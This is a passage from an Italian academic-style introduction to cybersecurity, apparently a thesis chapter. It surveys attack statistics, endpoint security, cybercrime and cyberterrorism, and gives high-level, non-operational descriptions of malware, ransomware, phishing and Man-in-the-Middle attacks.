Così come le tecnologie sono sempre più avanzate, anche le tecniche utilizzate dai cybercriminali lo sono, in particolare la nascita della *digitalizzazione* (avvenuta tra la fine degli anni '80 e l'inizio degli anni '90) ha dato modo a questi ultimi di effettuare degli attacchi che fino a poco prima erano impensabili. Una visione generale degli attacchi informatici è consultabile tramite il rapporto Clusit, un report sulla sicurezza informatica che viene pubblicato due volte l'anno. Il rapporto Clusit 2023, che discute dei dati dell'anno precedente, indica che, negli ultimi 5 anni, il numero di attacchi rilevati, a livello globale, è aumentato di circa il 60%, come si può notare nel grafico in Figura 1.4 che mostra tutti gli attacchi da gennaio 2018 a dicembre 2022 .




Figura 1.4: Andamento dei cyberattacchi dal 2018 al 2022

In questo scenario anche il nostro Paese risulta inevitabilmente coinvolto, come dimostra il significativo incremento di attacchi andati a segno nel 2022, ricevendo, ormai, il 7,6% degli attacchi globali (contro un 3,4% del 2021).

Una soluzione a quanto detto è la scelta di sistemi di sicurezza che rendano più forti i sistemi e che permettano di prevenire eventuali attacchi alla cybersecurity. Inoltre, l'uso di sistemi di sicurezza resistenti permette di effettuare il *monitoraggio proattivo*, ovvero fa sì che i sistemi di sicurezza vengano monitorati in tempo reale, così da agire in maniera tempestiva in caso di attacchi o falle di sistema.

È evidente che la scelta di prendersi cura della cybersecurity reca molti vantaggi; tra i più importanti possiamo citare la prevenzione di rallentamenti nel proprio lavoro, la protezione di dati sensibili, la prevenzione di perdita monetaria, e molti altri ancora.

1.1.5 Endpoint Security

L'endpoint security (protezione dell'utente finale) è un aspetto cruciale della cybersecurity. Infatti, sono proprio le persone (gli utenti finali) a scaricare accidentalmente malware o altri tipi di minacce informatiche nei propri pc, computer portatili o dispositivi mobili (come già

detto nella Sezione 1.1.3). I sistemi di endpoint security permettono di avere una protezione; partendo da semplici software antivirus, si sono evoluti negli anni fino ad offrire una completa difesa contro i malware più sofisticati. Rispetto al passato, infatti, l'endpoint security integra funzionalità di protezione diversificate; alcuni esempi sono:

- *Crittografia:* i dati inattivi e in movimento vengono crittografati in modo che altri non possano accedervi o manipolarli.
- *Accesso alle informazioni sulle minacce basate su cloud:* le aziende possono ricevere aggiornamenti in tempo reale da una rete globale di analisti della sicurezza che contribuiscono ad aggiornare continuamente la letteratura relativa a qualsiasi tipo di minaccia.
- *Gestione centralizzata del cloud:* implica che gli amministratori della sicurezza abbiano la possibilità di aggiungere o modificare la politica di protezione degli endpoint aziendali e di aggiornare i dispositivi sulla LAN aziendale o su Internet.
- *Data Loss Prevention:* funzionalità che contrassegna, notifica e blocca la trasmissione di dati sensibili al di fuori del controllo dell'organizzazione.
- *Whitelisting delle applicazioni:* consente di eseguire solo applicazioni e servizi specifici su ogni sistema operativo utilizzato da ciascun endpoint inserito nel perimetro di protezione aziendale.
- *Controllo dei privilegi in base al ruolo:* funzione per concedere o negare l'accesso a file o applicazioni specifici in base al ruolo assegnato a un utente.

Quest'evoluzione così avanzata è dovuta al fatto che sempre più organizzazioni hanno il bisogno e la volontà di difendere i propri dati sensibili; è, inoltre, aumentata anche la consapevolezza del *consumer*, cioè di chi usa prodotti informatici per scopi privati, riguardo le cyberminacce.

Di pari passo con lo sviluppo dell'endpoint security viaggia, naturalmente, il mercato ad essa legato, il quale è arrivato a 12.4 miliardi di euro e si stima che raggiunga i 27 miliardi di euro nel 2027, come riportato nel grafico in Figura 1.5.[1]




Figura 1.5: Andamento del mercato legato all'Endpoint Security

La più recente evoluzione della sicurezza degli endpoint è la *Endpoint Security Platform (EPP)* che rappresenta una soluzione di sicurezza completa distribuita su dispositivi endpoint per assicurare protezione contro le minacce. Inoltre, le EPP sono state sviluppate per fare fronte agli hacker in grado di aggirare la sicurezza degli endpoint tradizionali. Il loro uso, è

[1] Nel grafico le cifre sono riportate in dollari statunitensi.

in genere, gestito su cloud; esse utilizzano i dati del cloud per supportare il monitoraggio avanzato e la correzione remota. Un importante vantaggio delle piattaforme di protezione degli endpoint è il passaggio al cloud in quanto è possibile acquisire i dati globali condivisi che illustrano le tattiche degli hacker per migliorare il rilevamento dei loro comportamenti.

1.2 Tipi principali di cyber-minacce

La definizione di minaccia cibernetica (cyber-minaccia) fornita dal CSIRT (Computer Security Incident Response Team) è la seguente: "*Espressione impiegata per indicare l'insieme delle condotte controindicate che possono essere realizzate nel e tramite il cyber-space ovvero in danno di quest'ultimo e dei suoi elementi costitutivi.*". La cybersecurity ha lo scopo di contrastare tre tipi di minacce che analizzeremo nelle prossime sottosezioni.

1.2.1 Cybercrimine

Per reato informatico (cybercrimine) si intende qualsiasi comportamento, sanzionato dall'ordinamento penale, che si realizza per mezzo delle nuove tecnologie o, comunque, rivolta contro i beni informatici. Può essere considerato reato informatico tanto la frode commessa attraverso il computer che il danneggiamento del sistema informatico.

Il cybercrimine può essere commesso da singoli individui o da organizzazioni e coinvolge uno o entrambi i seguenti elementi:

1. Attività criminali che *prendono di mira* i computer mediante virus e altri tipi di malware. Esse utilizzano questi malware per danneggiare i computer o impedirne il funzionamento

2. Attività criminali che *utilizzano* i computer per commettere altri reati, quali la diffusione di malware, informazioni illegali o immagini illecite.

Non necessariamente un elemento esclude l'altro; anzi, la maggior parte dei criminali informatici prende di mira i computer con virus per poi utilizzarli per diffondere malware ad altre macchine o in una rete.

Sebbene il cybercrimine sia un'attività molto pericolosa, la sua rilevanza ha trovato pieno riconoscimento pochi anni fa, con la Convenzione di Budapest del 23 novembre 2001, che rappresenta il primo accordo internazionale riguardante i reati commessi tramite Internet o altre reti informatiche. Pochi anni dopo, tale convenzione è stata ratificata dal Parlamento italiano con la legge 18 marzo 2008 n. 48, che recita all'art. 1: "*Il Presidente della Repubblica è autorizzato a ratificare la Convenzione del Consiglio d'Europa sulla criminalità informatica, fatta a Budapest il 23 novembre 2001, di seguito denominata "Convenzione"*.".

Sono molti gli esempi di attacchi che fanno parte del cybercrimine, basta pensare agli attacchi malware, phishing, DDoS e molti altri, ma di questi parleremo poi nella Sezione 1.3.

1.2.2 Cyberterrorismo

Nel corso degli ultimi anni, il continuo e vertiginoso incremento dell'utilizzo delle piattaforme di comunicazione online, social network e di applicazioni di messaggistica istantanea, ha determinato un'allarmante diffusione di contenuti propagandistici riconducibili al terrorismo, ad una platea pressoché illimitata, sia di matrice islamista, sia di formazioni di estrema destra (neonazismo, neofascismo, tifoserie strutturate, suprematismo), nonché di estrema sinistra (movimenti di lotta armata, anarchici, insurrezionalisti, antagonisti). Secondo la Treccani, il Cyberterrorismo è "*l'utilizzo di tecnologie informatiche al fine di sviluppare un'azione*

o una strategia terroristica.". Accanto a questa definizione di carattere generale, se ne affiancano altre proposte secondo diversi punti di vista. Per alcuni il cyberterrorismo "*consiste in operazioni condotte sul web e motivate politicamente con lo scopo di provocare gravi conseguenze come la perdita di vite umane o consistenti danni economici, o comunque per terrorizzare*", per altri "*si manifesta con gli attacchi o le minacce di attacchi contro computer, reti e informazioni ivi archiviate, con lo scopo di intimidire o costringere un governo o la sua popolazione a determinati comportamenti al fine di conseguire effetti politici o sociali*". Altri ancora definiscono il cyberterrorismo come "*atti che bloccano o distruggono nodi computerizzati delle infrastrutture critiche come Internet, le telecomunicazioni, le reti elettriche, il sistema bancario e così via*".

Però, come descritto in una research analysis di Pablo Mazurier dell'Università degli Studi di Firenze, in qualsiasi maniera sia definito, dal punto di vista oggettivo, l'atto cyberterroristico si basa su tre fattori essenziali:

- la presenza di strumenti elettronici, di tecnologia informatica e/o di strutture Internet e loro dati;
- una motivazione terroristica/ideologica, etnica o religiosa;
- un esecutore dell'atto che deve essere una persona, o gruppo di persone, non vincolate ad uno Stato né agenzia governativa alcuna.

È evidente che ciò che differenzia il cyberterrorismo da un "normale" cyberattacco o cybercrimine sia il secondo punto, ovvero la matrice terroristica. Affinché un attacco di cyberterrorismo sia ritenuto tale, ognuno di questi tre elementi è necessario. Infatti, notiamo che, se manca del primo punto, l'azione sarà considerata un atto terroristico; se manca del secondo punto, per ciò che abbiamo appena detto, l'azione sarà un cyberattacco o una cybercrimine; se, infine, l'esecutore è legato ad uno Stato, l'azione sarà piuttosto riconducibile ad un atto di Information warfare.

Infine, il cyberterrorismo è un fenomeno assolutamente da non sottovalutare, in quanto negli ultimi anni ha guadagnato sempre più campo e seguaci. Per contrastare gli effetti del cyberterrorismo, compresi quelli sociali e psicologici che questi hanno sui cittadini, potrebbe essere attuato un piano di difesa globale, la cui attualizzazione potrebbe basarsi sui seguenti punti:

1. campagne di sensibilizzazione dirette ai cittadini per prevenire attacchi;
2. adozione di strategie nazionali per contrastare la propaganda terroristica online;
3. rafforzamento del rapporto tra settore pubblico e privato, ad esempio forze di sicurezza, esperti di cybersecurity, fornitori di servizi Internet, etc.

Naturalmente, questi sono solo alcuni esempi di ciò che i governi mondiali potrebbero utilizzare per limitare l'attività terroristica ma, soprattutto, per evitare il reclutamento online di nuovi seguaci ed il miglioramento dei mezzi a disposizione per l'esecuzione di attacchi sempre più pericolosi.

1.2.3 Cyberattacco

Lo stesso CSIRT, introdotto nella Sezione 1.2, fornisce quelli che sono i parametri affinché una determinata azione sia considerabile attacco alla cybersecurity: "*Si sostanzia in attacchi cibernetici: azioni di singoli individui o organizzazioni, statuali e non, finalizzate a distruggere, danneggiare o ostacolare il regolare funzionamento dei sistemi e delle reti e/o dei sistemi attuatori di processo da essi controllati, ovvero a violare l'integrità e la riservatezza di dati/informazioni.*".

Le motivazioni per cui questi attacchi vengono sferrati sono molteplici, ma possono essere riassunte in tre grandi categorie:

- *Motivazioni criminali:* gli aggressori puntano a ottenere vantaggi finanziari attraverso il furto di denaro e di dati o l'interruzione delle attività di business;
- *Motivazioni socio-politiche:* gli aggressori cercano soltanto attenzione per le loro cause e rendono i loro attacchi di dominio pubblico. Tali aggressori vengono, anche, chiamati *hacktivisti*;
- *Motivazioni personali:* gli aggressori, che possono essere dei banali dipendenti insoddisfatti del proprio lavoro o stipendio, in servizio o ex, desiderano rubare dati o soldi dall'azienda di interesse o, semplicemente, interrompere il sistema della stessa.

In base a quali siano le motivazioni che portano alla realizzazione di attacchi informatici, cambiano anche gli interpreti in gioco; proprio a seconda di questi ultimi, le minacce informatiche possono essere divise in due categorie: le minacce *interne* ed *esterne*.

1. Gli interpreti delle minacce esterne sono:
   - criminali organizzati;
   - hacker professionisti;
   - hacker dilettanti.
2. Gli interpreti delle minacce interne, come suggerisce il nome, sono utenti che dispongono di un accesso autorizzato e legittimo agli asset di un'azienda. Le minacce interne risultano essere molto più pericolose rispetto a quelle esterne, anche a livello di numeri. Secondo il "*2020 IBM X-Force Threat Intelligence Index*", le minacce interne *involontarie* rappresentano la causa principale per la crescita, pari al 200%, delle violazioni avute tra il 2018-2019.
   Inoltre, secondo il "*Cost of a Data Breach 2023*" di IBM, le violazioni dei dati avviate da utenti interni malintenzionati sono state le più costose: 4,90 milioni di dollari in media, ovvero il 9,5% in più rispetto al costo di 4,45 milioni di dollari di una violazione dei dati media.

Questi dati sottolineano, ancora una volta, quanto sia divenuta fondamentale ormai la sicurezza informatica; nel 2023 le organizzazioni con una strategia di sicurezza informatica completa possono combattere le minacce informatiche in modo più efficace e ridurre il ciclo di vita e l'impatto delle violazioni quando queste si verificano.

1.3 Alcune tipologie di attacchi di cybersecurity

Come detto nella Sezione 1.2.3, un cyberattacco è un tentativo di ottenere l'accesso non autorizzato ai sistemi informatici al fine di appropriarsi, modificare o distruggere dati; lo scopo è quello di danneggiare o di ottenere il controllo o l'accesso a documenti e sistemi rilevanti della rete aziendale o personale. Vediamo, dunque, alcuni esempi di quelli che sono considerati i tipi di attacchi informatici più pericolosi.

1.3.1 Malware

Il malware, definito anche come codice maligno o logica maligna, è un termine utilizzato per descrivere dei software o firmware destinati ad eseguire un processo non autorizzato che avrà un impatto negativo sulla *confidentiality*, *integrity* ed *availability* di un sistema, ovvero i 3 pilastri su cui si basa la cybersecurity (come descritto nella Sezione 1.1.1).

Gli interpreti di attacchi malevoli spesso sfruttano i malware nelle loro campagne, in quanto l'utilizzo di questi ultimi garantisce il controllo degli asset per eludere ed ingannare le difese. I metodi di proliferazione di un malware avvengono tramite due canali principali: *internet* e le *e-mail*; nel primo caso possiamo essere soggetti ad iniezione di codice malevolo nel dispositivo quando installiamo applicazioni da sorgenti sconosciute o, per esempio, scarichiamo file musicali infetti; nel secondo, invece, quando apriamo link o allegati dannosi contenuti in una e-mail.

Esistono molti tipi di malware (circa 30) differenti gli uni dagli altri; nella seguente lista vengono riportati soltanto i più famosi e dannosi:

- *Adware:* software progettati per mostrare messaggi pubblicitari sullo schermo, spesso all'interno di un browser web.
- *Trojan (o "Cavallo di Troia"):* rappresenta uno dei malware più pericolosi. Come suggerisce il nome, che riprende il mito del cavallo di Troia, si presenta come un qualcosa di utile al fine di ingannare l'utente. Di conseguenza, il malware ottiene l'accesso non autorizzato al computer della vittima; lo scopo finale è rubare dati oppure installare altri malware sul dispositivo.
- *Cryptomining dannoso:* noto anche come cryptojacking, è un malware utilizzato per scopi di lucro che prevede l'installazione da parte di un trojan; negli ultimi anni esso sta mietendo sempre più vittime, soprattutto a causa della sempre maggiore fama che le criptovalute (ad esempio i Bitcoin) stanno riscuotendo tra la gente. Consente al creatore del malware di creare nuove unità delle criptovalute dal dispositivo infetto per poi inviare ciò che è stato generato ai propri account.
- *Virus:* malware che attaccano altri programmi e si riproducono quando vengono eseguiti, andando ad attaccare ed infettare altri programmi ancora.
- *Worm:* simili ai virus, ma si riproducono sui computer tramite rete; solitamente il loro obiettivo è la distruzione di file e dati.
- *Spyware:* malware che osservano, senza autorizzazione, le attività compiute dall'utente sul computer, per poi segnalarle al creatore del malware stesso.
- *Exploit:* malware che sfruttano le vulnerabilità di un sistema per poi assumerne il controllo. Una volta ottenuto il controllo, il malware prova ad installarsi sul dispositivo tramite un drive-by download, ovvero un download che avviene all'insaputa dell'utente.

Riallacciandoci al rapporto Clusit del 2023, introdotto nella Sezione 1.1.4, sebbene il numero delle famiglie di malware scoperte abbia avuto un incremento di circa il 21,6% rispetto a quelle scoperte nel 2021, fortunatamente nel 2022, come possiamo notare nel grafico di Figura 1.6, le rilevazioni di dispositivi infetti hanno mostrato un'inversione di tendenza.




Figura 1.6: Distribuzione temporale del numero di infezioni malware rilevate nel 2020, 2021 e 2022

1.3.2 Ransomware

Il termine "ransomware" nasce con riferimento a un malware utilizzato per condurre attacchi cyber con finalità estorsiva (ransom). Un ransomware è un tipo di virus che, una volta installato in un dispositivo, prende il controllo del computer bersaglio ed esegue la crittografia dei dati, chiedendo, poi, un riscatto monetario affinché i dati vengano decriptati ed il dispositivo riprenda il suo normale funzionamento. Analizzando in modo sinottico un numero consistente di attacchi, è stato possibile definire un modello utile a rappresentare il ciclo di vita di un'offensiva ransomware dal punto di vista dell'attaccante, come mostrato in Figura 1.7.



Figura 1.7: Ciclo di vita di un attacco ransomware dal punto di vista dell'attaccante

Riassumiamo, dunque, in che cosa consiste ogni fase del ciclo di vita:

1. *Selezione della vittima:* in base alla modalità di selezione della vittima, un attacco ransomware si può distinguere in tre categorie: attacco opportunistico, mirato o ibrido. Gli attacchi opportunistici si caratterizzano per la mancanza di una strategia specifica sulla selezione degli obiettivi da colpire. Gli attacchi mirati, invece, sono offensive rivolte contro uno specifico obiettivo; in questo caso i cybercriminali stabiliscono una precisa strategia da adottare in base alle informazioni disponibili sulla vittima. Gli

attacchi ibridi si caratterizzano per la combinazione di tecniche e procedure impiegate in attacchi opportunistici e mirati.

2. *Attività propedeutiche al piano estorsivo:* questa fase racchiude tutte le attività che gli attaccanti svolgono per predisporre gli asset da impiegare durante gli step successivi del loro piano criminale. In questa fase rientra, anche, la prima compromissione delle risorse informatiche della vittima.

3. *Attività intimidatorie:* gli attaccanti mettono in atto specifiche azioni con l'intento di produrre effetti intimidatori così da creare le condizioni affinché la vittima si convinca che l'attaccante abbia effettivamente le capacità e l'intento di nuocerle.

4. *Rivendicazione:* le strategie di comunicazione connesse con questa fase si sono evolute nel corso del tempo, con una maggiore propensione per la rivendicazione pubblica. In passato, infatti, sui sistemi inficiati veniva mostrata una "*ransom note*" contenente le istruzioni su come mettersi in contatto con l'attore della minaccia per l'eventuale negoziazione e su come effettuare il pagamento per ottenere la chiave di decrittazione. Oggi vengono pubblicate online informazioni sulle vittime dei presunti attacchi ransomware in modo che il criminale possa aumentare la propria reputazione.

5. *Minaccia:* in questa fase l'attaccante minaccia la vittima di rendere persistenti i danni recatigli fino a quel momento, o di produrne di maggiori, così da indurre psicologicamente la vittima al pagamento del riscatto.

6. *Richiesta di riscatto:* in questa fase avviene la vera e propria richiesta di denaro. La vittima riceve le informazioni su come procedere al pagamento e in quali tempi farlo.

7. *Negoziazione:* avviene tra il criminale e la vittima, generalmente attraverso specifici canali di comunicazione predisposti ad hoc. Nel caso in cui la negoziazione dovesse andare a buon fine, la vittima procederà al pagamento della somma concordata, ponendo termine all'attacco. In caso negativo, l'attore potrebbe eseguire ulteriori azioni intimidatorie e cominciare un nuovo ciclo estorsivo.

8. *Termine dell'attacco:* nel caso di negoziazione andata a buon fine, il criminale, nella maggior parte dei casi, pone fine al proprio piano d'attacco e condivide con la vittima le informazioni necessarie per annullare i danni subiti fino a quel momento. Alla vittima viene fornita la chiave crittografica utilizzabile per decifrare i dati, sebbene non vi è alcuna garanzia che la crittografia venga eseguita correttamente e che i file possano essere, quindi, decriptati con successo.

Una volta definiti i passaggi che fanno parte del ciclo di vita di un attacco ransomware analizziamo i tipi di ransomware esistenti. Esistono due tipi principali di ransomware:

- i *cryptor*, che criptano i file del dispositivo.
- i *blocker*, che bloccano l'accesso al dispositivo.

Solitamente un ransomware si diffonde tramite altri virus installati all'interno del dispositivo; per esempio, esso può installarsi nel dispositivo tramite la rete (si parla di worm, come detto nella Sezione precedente) oppure può essere installato inavvertitamente a seguito di un attacco di phishing (di cui parleremo nella prossima Sezione).

Il primo esempio di ransomware conosciuto risale al 1989 quando un biologo, il Dr. Joseph L. Popp, creò il un ransomware *cryptor*, denominato AIDS Trojan, in quanto Popp si approfittò proprio del diffuso interesse verso l'AIDS dell'epoca per diffondere il virus informatico. Il

malware proliferava tramite dei floppy disk infetti che Popp consegnò a tutti i partecipanti alla conferenza dell'OMS sull'AIDS; come scritto nel contratto di licenza, una volta scaricato il programma, l'utente, a sua insaputa, accettava di pagare alla compagnia 378 dollari. Dopo un certo numero di avvii, il ransomware trasformava il nome dei file in caratteri causali, rendendo impossibile lavorarci. Inoltre, veniva fatto apparire sullo schermo un messaggio che avvisava l'utente del fatto che il periodo di prova gratuito fosse finito e che, per continuare a lavorare, l'utente avrebbe dovuto pagare 189 dollari per un anno di utilizzo o 378 dollari per l'accesso a vita al programma.

L'AIDS Trojan è un esempio di ransomware che utilizza la *cifratura simmetrica*, ovvero la chiave per recuperare i file era contenuta nel codice del virus; perciò all'epoca era ancora relativamente facile sbarazzarsi di un ransomware e recuperare tutti i file d'interesse.

Proprio per questo motivo nel 1995, i cifratori Adam L. Young e Moti Yung, tentarono di capire come ampliare la potenza dei ransomware, arrivando a sviluppare dei ransomware a *cifratura asimmetrica*; invece di utilizzare una singola chiave, da incorporare nel codice del programma, ne utilizzavano due: una una pubblica, per cifrare le informazioni, ed una privata, la quale manteneva segreta la chiave di decriptazione.

Fino a quel momento tutti i ransomware sviluppati erano di tipo cryptor; però, nel 2007 si assiste all'ascesa di una variante dei ransomware: i *blocker*. Questo tipo di malware piuttosto primitivo interferiva con il normale funzionamento del sistema operativo (da una finestra che non si chiudeva a un cambiamento dello sfondo del desktop), aggiungendosi alla routine di avvio di Windows. Un metodo di pagamento per ristabilire il corretto funzionamento del dispositivo avveniva tramite un messaggio ad un numero premium.

In conclusione, nell'arco di tre decenni, i ransomware sono diventati una vera e propria minaccia per la cybersecurity; infatti, come si può notare in un report pubblicato dall'ENISA (Agenzia dell'Unione europea per la cybersicurezza) a Luglio 2022, sebbene il numero di attacchi ransomware sembra essere più o meno stabile nel corso dei mesi, l'ammontare di dati rubati tramite essi è in costante aumento. Quanto appena detto è visibile nel grafico in Figura 1.8.




Figura 1.8: Distribuzione temporale del numero di infezioni ransomware rilevate tra maggio 2021 e giugno 2022 (colonne blu) e corrispondente cumulativo di dati rubati (colonne rosse)

In conclusione la minaccia ransomware è caratterizzata da una capacità di innovarsi ed evolvere rapidamente. Per tale ragione, per contrastare efficacemente questo fenomeno è necessario conoscerlo e seguirne costantemente i molti profili evolutivi.

1.3.3 Phishing

Il phishing è una truffa realizzata sull'Internet con l'inganno degli utenti; esso inganna le vittime inducendole a condividere informazioni sensibili, quali password e numeri di carte di credito.

Esistono diversi metodi per far abboccare una vittima all'amo (da cui deriva, proprio, il nome di tale minaccia); il metodo più diffuso è tramite l'utilizzo di una e-mail che ingannevolmente sembra provenire da istituiti finanziari o siti web ai quali si può accedere previa registrazione. L'email contiene delle informazioni che hanno lo scopo di spaventare l'utente; per rassicurarlo, è inoltre presente un link apparentemente utile per evitare conseguenze negative. Se l'utente clicca sul collegamento sarà reindirizzato ad una pagina appositamente identica a quella del servizio originale, dove verrà chiesto all'utente di autenticarsi con i propri username e password. Qualora l'utente effettivamente inserisca le credenziali, queste verranno reperite dai criminali che le useranno per scopi illeciti. Si può osservare nel dettaglio come avviene un attacco di phishing in Figura 1.9.




Figura 1.9: Processo dettagliato di un attacco di phishing

Nelle e-mail inviate per scopi di phishing, oltre ai "classici" link, possono apparire anche dei file eseguibili (`.exe`) celati grazie alle estensioni `.doc` o `.pdf` che l'utente può scaricare pensando che si tratti di fatture, contravvenzioni o altro. Una volta scaricati, si riveleranno essere dei malware che si attiveranno per reperire dati privati dell'utente.

Vediamo, dunque, quali sono le principali categorie di phishing:

- *Spear phishing:* a differenza del concetto di phishing in generale, che si basa sull'invio di e-mail a quante più persone possibili, lo spear phishing attacca un individuo o un'organizzazione specifica. Chiaramente, quindi, l'attacco verrà sferrato con contenuti personalizzati in base alla vittima, e questo richiede uno studio preliminare della vittima stessa al fine di carpire quante più informazioni possibili per rendere verosimile l'e-mail che funge da truffa.
  Negli ultimi anni lo spear phishing sta diventando una minaccia molto importante contro le imprese, in quanto, in media, un attacco di spear phishing comporta una perdita di circa 1,8 milioni di dollari.

- *Clone phishing:* consiste nell'invio, da parte dei truffatori, di una copia di qualche e-mail legittima inviata in precedenza, con l'aggiunta di link o allegati che, una volta cliccati,

permettono al criminale di intrufolarsi nel loro sistema e, nella maggior parte dei casi, di rubare l'identità della vittima in modo da mietere altre vittime spacciandosi per un mittente affidabile.

- *Phone phishing:* attacchi noti anche come "*voice phishing*" o semplicemente "*vishing*", sono delle telefonate da parte del phisher che comunicano alla vittima informazioni sgradevoli per l'utente affermando di poter risolvere il problema comunicato tramite la condivisione di dati bancari o tramite pagamenti, che devono rigorosamente avvenire tramite bonifici o carte prepagate affinché il criminale non sia rintracciabile.

Come si evince da quanto detto, il phishing non richiede particolari competenze informatiche, in quanto non viene sfruttata nessuna vulnerabilità del sistema operativo, ma si fa leva sull'*ingegneria sociale*, ovvero sulla manipolazione psicologica dell'utente, di cui parleremo più approfonditamente nella Sezione 1.3.5. Infatti, secondo Adam Kujawa, figura di grande spicco nell'ambito della cybersecurity, con oltre 16 anni di esperienza nel combattere i malware, "*Il phishing è il tipo di attacco informatico più semplice, eppure è anche il più pericoloso ed efficace*".

Il fenomeno del phishing, nei primi anni 2000 ed ancora oggi, ha avuto una crescita sostanziale grazie alla nascita e al sempre più costante utilizzo dei social network, che sono oramai diventati l'obiettivo primario degli attacchi di phishing.

1.3.4 Man-in-the-Middle

Un attacco Man-in-the-Middle (MITM) è una terminologia utilizzata per indicare un attacco informatico in cui qualcuno segretamente ritrasmette o altera la comunicazione tra due parti che credono di comunicare direttamente tra loro, il cui obiettivo principale è rubare le informazioni della vittima. Nella Figura 1.10 si può vedere un esempio di attacco Man-in-the-Middle.

